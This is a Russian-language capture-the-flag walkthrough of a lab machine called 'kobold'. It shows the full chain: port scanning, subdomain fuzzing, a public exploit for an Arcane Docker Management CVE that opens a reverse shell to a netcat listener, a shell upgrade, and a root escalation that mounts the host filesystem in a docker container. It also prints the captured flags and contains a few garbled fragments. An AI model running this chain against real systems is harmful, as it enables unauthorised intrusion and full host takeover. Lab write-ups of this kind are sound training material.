

Reconnaissance

Port scan


```
rustscan -a 10.129.16.12
```

```
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack
80/tcp    open  http    syn-ack
443/tcp   open  https   syn-ack
3552/tcp  open  taserer syn-ack
```

Web analysis

```
sudo nano /etc/hosts
```

```
# 10.129.16.12 kobold.htb
```



Поищем поддомены:

```
ffuf -u https://kobold.htb/ -H "Host: FUZZ.kobold.htb" -w /home/pinkot/Exploits/subdomains-top1million-110000.txt -mc 200
```


Удалось найти два: mcr и bin
Нужно добавить их в DNS!

```
sudo nano /etc/hosts
```


```
# 10.129.16.12 kobold.htb mcp.kobold.htb bin.kobold.htb
```

Перейдем по обоим:


mcp



bin



Также глянем что там на 3552 порту:



Choosing an attack vector

Версия *Arcane Docker Managment*: v.1.13.0

На эту версию удалось найти критическую уязвимость: **CVE-2026-23520**

Удалось найти такой эксплойт

<https://github.com/0xzap/CVE-2026-23520>

```
git clone https://github.com/0xzap/CVE-2026-23520.git
python3 cve-2026-23520.py <rhosts> <rport> <lhost> <lport>
```

Была ошибка с ssl, при его запуске, поэтому исправимл в нем строчку на:

```
url = f"https://{rhost}:{rport}/api/mcp/connect"

url = f"https://mcp.kobold.htb/api/mcp/connect"

# можно еще было убррать argparse rhost rportt, для скорости оставим их
прописав в команде
```

В другом термине запускаем слушатель:

```
nc -lvnp 7777
```

В окне с эксплойтом:

```
python3 cve-2026-23520.py 10.129.16.12 3552 10.10.14.68 7777
```

```
[pinkot@parrot]-[~/Desktop/Pentest_machine/kobold/CVE-2026-23520]
$nc -lvnp 7777
Listening on 0.0.0.0 7777

Connection received on 10.129.16.12 39728
bash: cannot set terminal process group (1530): Inappropriate ioctl for device
bash: no job control in this shell
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$
```

Мы получили шелл на тачку, давайте перейдем в пользователя:

```
drwxr-x--- 3 ben  ben  4096 Mar 16 14:12 ./
drwxr-xr-x 4 root root  4096 Mar 15 21:23 ../
-rw-r--r-- 1 ben  ben   112 Mar 27 15:03 .bash_history
-rw-r--r-- 1 ben  ben   220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 ben  ben  3771 Mar 31  2024 .bashrc
drwx----- 2 ben  ben  4096 Mar 15 21:23 .cache/
-rw-r--r-- 1 ben  ben   807 Mar 31  2024 .profile
-rw-r----- 1 root ben   33 Mar 27 12:53 user.txt
ben@kobold:~$ cat u
cat user.txt
f1535d410dcdf2c4b0e6258bab3df1e8
```

А вот и первый флаг пользователя ben)

```
f1535d410dcdf2c4b0e6258bab3df1e8
```

Privilege Escalation

Сначала проапгрейдим ревшел:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
```

```
CTRL + Z
stty raw -echo; fg
```

При поиске флага был помимо пользователя ben был найден пользователь alice, который еще состоит в группе docker.

Попробуем следующее:

```
docker ps -a
#permission denied
```

```
#попробуем сменить группу
newgrp docker
docker ps -a
```

```
ben@kobold:/tmp$ docker ps -a
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS                    NAMES
4c49dd7bb727   privatebin/nginx-fpm-alpine:2.0.2   "/etc/init.d/rc.local"  5 weeks ago   Up 3 hours   127.0.0.1:8080->8080/tcp   bin
```

Попробуем запустить этот контейнер от root и вмонтировать туда всю файловую систему

```
docker run --rm -it -u 0 --entrypoint sh -v /:/mnt privatebin/nginx-fpm-
alpine:2.0.2
/ #
```

```
ben@kobold:/tmp$ docker run --rm -it -u 0 --entrypoint sh -v /:/mnt privatebin/nginx-fpm-alpine:2.0.2
/var/www #
/var/www #
```

на реальной
машине.

Сейчас мы в контейнере, попробуем переключиться на файловую систему с помощью chroot

```
chroot /mnt sh
```

```
/var/www # chroot /mnt sh
sh: chroot: not found
/var/www # chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
# cd /root
# ls -la
total 87268
drwx----- 7 root root    4096 Mar 27 12:53 .
drwxr-xr-x 22 root root    4096 Mar 16 20:57 ..
-rw-r--r-- 1 root root      29 Mar 19 03:09 .bash_history
-rw-r--r-- 1 root root   3106 Apr 22 2024 .bashrc
drwx----- 2 root root    4096 Mar 15 21:23 .cache
drwxr-xr-x 3 root root    4096 Mar 15 21:23 .local
drwxr-xr-x 4 root root    4096 Mar 15 21:23 .npm
-rw-r--r-- 1 root root     161 Apr 22 2024 .profile
drwx----- 2 root root    4096 Mar 15 21:23 .ssh
-rwxr-xr-x 1 root root 89313464 Jan 15 01:05 arcane_linux_amd64
drwxr-xr-x 3 root root    4096 Mar 27 12:53 data
-rw-r----- 1 root root      33 Mar 27 12:53 root.txt
# cat root.txt
202cc9e48f202cb3271ad4a87129ac6e
```

А вот и флаг)

```
202cc9e48f202cb3271ad4a87129ac6e
```